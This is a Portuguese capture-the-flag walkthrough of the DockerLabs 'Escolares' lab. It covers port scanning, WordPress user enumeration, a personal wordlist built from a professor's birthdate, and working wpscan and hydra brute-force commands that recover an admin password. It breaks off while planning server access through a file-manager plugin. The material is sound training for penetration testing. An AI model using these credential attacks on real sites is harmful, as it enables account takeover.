

MÁQUINA ESCOLARES



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# bash auto_deploy.sh escolares.tar
```



```
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...
```

```
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...
```

Estamos desplegando la máquina vulnerable, espere un momento.

La red dockernetwork ya existe. Eliminandola y recreándola...

Máquina desplegada, su dirección IP es → 172.17.0.2

COLETA DE INFORMAÇÕES

```
nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -Pn
```

Verificando as portas podemos ver que temos duas portas abertas a 22 e a 80.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 17:49 -03
Nmap scan report for 172.17.0.2
Host is up (0.000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
|_  256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: P\xC3\xA1gina Escolar Universitaria
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

Neste caso, focaremos na porta 80 executando um Apache. Acessaremos a página web hospedada nesta máquina através de um navegador e veremos o seguinte.

Universidad de Ciberseguridad

Lorem ipsum, dolor sit amet consectetur adipisicing elit. Eveniet, tempore error quibusdam perferendis harum facilis consequatur nulla voluptatibus soluta tempora ducimus temporibus ipsa voluptate consectetur necessitatibus rerum, sint itaque animi sapiente, quam sequi nihil sit fugit. Incidunt nostrum ullam vitae accusamus velit sint iusto numquam dolorem quae ipsa? Placeat necessitatibus adipisci voluptatum, rerum et harum aut sequi tenetur, odit sunt eligendi! Accusamus esse quibusdam fugit explicabo quasi qui enim odio deserunt maiores dicta. Cumque natus corporis asperiores iure est adipisci tempora aut assumenda accusantium numquam distinctio iste eligendi sapiente, ducimus quam cum accusamus aliquid commodi molestias laboriosam. Soluta, laborum vero?

Inscribirse

NOTICIAS


ao explorar a página quando clicamos em professores. Notamos que nele tem um (**admin wordpress**).

ao clicar em profesores, entramos nesse link <http://172.17.0.2/profesores.html> e nele pode ser que tenha possiveis usuários.

Universidad de Ciberseguridad


Lorem ipsum, dolor sit amet consectetur adipisicing elit. Eveniet, tempore error quibusdam perferendis harum facilis consequatur nulla voluptatibus soluta tempora ducimus temporibus ipsa voluptate consectetur necessitatibus rerum, sint itaque animi sapiente, quam sequi nihil sit fugit. Incidunt nostrum ullam vitae accusamus velit sint iusto numquam dolorem quae ipsa? Placeat necessitatibus adipisci voluptatum, rerum et harum aut sequi tenetur, odit sunt eligendi! Accusamus esse quibusdam fugit explicabo quasi qui enim odio deserunt maiores dicta. Cumque natus corporis asperiores iure est adipisci tempora aut assumenda accusantium numquam distinctio iste eligendi sapiente, ducimus quam cum accusamus aliquid commodi molestias laboriosam. Soluta, laborum vero?

Inscribirse



Ao aplicar técnicas de fuzzing na direção , <http://172.17.0.2> descobrimos diversas rotas, inclusive **wordpress**. Ao acessar esta rota, encontramos uma página que parece estar configurada com WordPress.

gobuster dir -u <http://172.17.0.2> -w /usr/share/wordlists/dirb/common.txt -x txt,php,html



Ao usar a ferramenta wpscan com o comando `wpscan --url http://172.17.0.2/wordpress --enumerate u,vp`, podemos verificar a existência de plugins vulneráveis e listar os usuários existentes.

No processo, encontramos um usuário chamado **luisillo, que corresponde a um dos professores que vimos anteriormente.**

← → ↻ 🏠 172.17.0.2/profesores.html ☆ 📁 📌 19 🌈 ☰

Email: juan@example.com

Profesor 2

Fernando

Matrícula: 19120002

Especialidad: Ingeniería Química

Fecha de Nacimiento: 25/08/1980

Email: fernando@example.com

(admin wordpress)

Luis ;)

Matrícula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981

Email: luisillo@example.com

Agora podemos tentar fazer ataques de força bruta usando (_NÃO execute os seguintes comandos_) `wpscan --url http://172.17.0.2/wordpress -U luisillo -P /usr/share/wordlists/rockyou.txt`, mas podemos não ter sucesso já que no dicionário `rockyou.txt` não encontraremos uma chave para fazer login... Em situações como essa, podemos usar uma ferramenta chamada `cupp` para gerar

dicionários de senhas personalizados com base nas informações que fornecemos.

Para usar o cupp, executamos o comando `cupp -i`, que inicia um formulário interativo. A ferramenta nos fará uma série de perguntas e, com base em nossas respostas, gerará um dicionário de senhas.

Neste caso, o cupp gerou um dicionário chamado `luis.txt`.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
print("      \          # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
print("      \    \033[1;31m,_,\033[1;m          # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
print("      \    \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m          # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
print("      \033[1;31m(____)  )\ \033[1;m ")

cupp.py!
# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: luis
> Surname:
> Nickname:
> Birthdate (DDMMYYYY): 09101981

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
```

Agora usaremos `wpscan --url http://172.17.0.2/wordpress -U luisillo -P luis.txt` mas passando o caminho do dicionário de dados que acabamos de gerar usando `cupp`

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# wpscan --url http://172.17.0.2/wordpress -U luisillo -P luis.txt
```



WordPress Security Scanner by the WPScan Team

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
    Checking Config Backups - Time: 00:00:00 <=====> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - luisillo / Luis1981
Trying luisillo / Luis109981 Time: 00:00:13 <== > (505 / 2789) 18.10% ETA: ??:?:??
```



O ataque de força bruta com o WPScan foi bem-sucedido e encontrou uma combinação válida de **nome de usuário** e **senha** para o site WordPress.

Aqui está o resultado do ataque:

- Nome de Usuário: `luisillo`
- Senha: `Luis1981`

Explicação:

1. O comando que você usou foi:

bash

Copiar código

```
wpscan --url http://172.17.0.2/wordpress -U luisillo -P luis.txt
```

2. `-U luisillo`: Especifica o nome de usuário (`luisillo`) que será testado no ataque de força bruta.
3. `-P luis.txt`: Fornece a lista de senhas (`luis.txt`) que será utilizada para tentar adivinhar a senha correta do usuário.
4. O WPScan realizou o ataque de força bruta na interface de autenticação do WordPress e encontrou a senha correta (`Luis1981`).

Agora, você pode usar as credenciais descobertas para acessar o painel de administração do WordPress.



UMA OUTRA OPÇÃO DE FORÇA BRUTA É O HYDRA.

hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location" -t 64

```
(root@soja)-[~/dockerlabs/maq.facil/maq.escolares]
# hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/wp-login.php:log=^USER^&
pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location" -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-09 22:54:26
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2284 login tries (l:1/p:2284), ~36 tries per
task
[DATA] attacking http-post-form://172.17.0.2:80/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-s
ubmit=Log In&testcookie=1:S=Location
[80][http-post-form] host: 172.17.0.2 login: luisillo password: Luis1981
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-09 22:55:20
```

Aqui está a explicação detalhada do comando:

bash

 Copiar código

```
hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/w
```

Parâmetros:

- hydra**: Ferramenta usada para realizar um ataque de força bruta, testando várias combinações de usuário e senha.
- l luisillo**: Especifica o **nome de usuário** a ser utilizado no ataque, que neste caso é **luisillo**.
- P luis.txt**: Fornece o caminho para o **arquivo de senhas** (**luis.txt**) que será utilizado no ataque. Hydra tentará todas as senhas listadas neste arquivo.
- 172.17.0.2**: O endereço IP do **servidor alvo**, onde o site WordPress está rodando.
- http-post-form**: Especifica que o ataque será feito em um **formulário HTTP POST**. Isso significa que Hydra irá enviar requisições POST ao servidor para tentar autenticar com as credenciais fornecidas.

6. `"/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location"` :


- `/wordpress/wp-login.php` : A URL do formulário de login do WordPress.
- `log=^USER^` : Substitui `^USER^` com o nome de usuário (`luisillo`).
- `pwd=^PASS^` : Substitui `^PASS^` com cada senha lida do arquivo `luis.txt`.
- `wp-submit=Log In` : O valor do botão de login no formulário.
- `testcookie=1` : Um parâmetro que o WordPress usa para verificar se os cookies estão habilitados.
- `S=Location` : Informa ao Hydra que, se o login for bem-sucedido, o servidor deve redirecionar o usuário com o cabeçalho `Location`. Este cabeçalho é utilizado para detectar um login correto.

7. `-t 64` : Define o número de **tarefas paralelas** que o Hydra executa simultaneamente. Neste caso, ele tentará até 64 combinações de usuário/senha ao mesmo tempo, o que pode acelerar o ataque, mas também pode sobrecarregar o servidor ou ser bloqueado por sistemas de defesa.

A seguir, procedemos ao login usando as credenciais obtidas. Uma vez dentro do painel de administração do WordPress, nosso objetivo é encontrar uma forma de acessar o servidor.

Uma estratégia para conseguir isso é aproveitar as vantagens de um plugin instalado chamado `WP File Manager`. Este plugin permite gerenciar arquivos do servidor


directamente do painel de administração, o que pode facilitar o acesso ao sistema de arquivos e, potencialmente, a outras áreas do servidor.



← → ↻ 🏠


escolares.dl/wordpress/wp-login.php?redirect_to=http%3A

🔒 📄 🌐 🌈 ☰




Nombre de usuario o correo electrónico

Contraseña

